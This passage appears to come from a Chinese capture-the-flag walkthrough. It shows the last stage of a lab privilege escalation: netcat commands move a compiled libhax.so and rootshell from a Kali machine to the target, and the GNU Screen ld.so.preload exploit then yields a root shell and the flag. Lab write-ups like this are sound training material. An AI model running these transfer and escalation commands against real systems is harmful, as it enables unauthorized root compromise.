
编译完后我用 nc 把刚刚编译好的文件传到目标服务器上:
KALI:
nc -nlvp 7777 < libhax.so
nc -nlvp 7777 < rootshell

靶机:
nc 192.168.1.128 7777 > libhax.so
nc 192.168.1.128 7777 > rootshell




最后按照 POC 上面的步骤依次输入命令提权为 root:
cd /etc
umask 000
screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so"

screen -ls
/tmp/rootshell

最终也是在 /root 目录下拿到了 Flag:
公众号:Gcow安全团队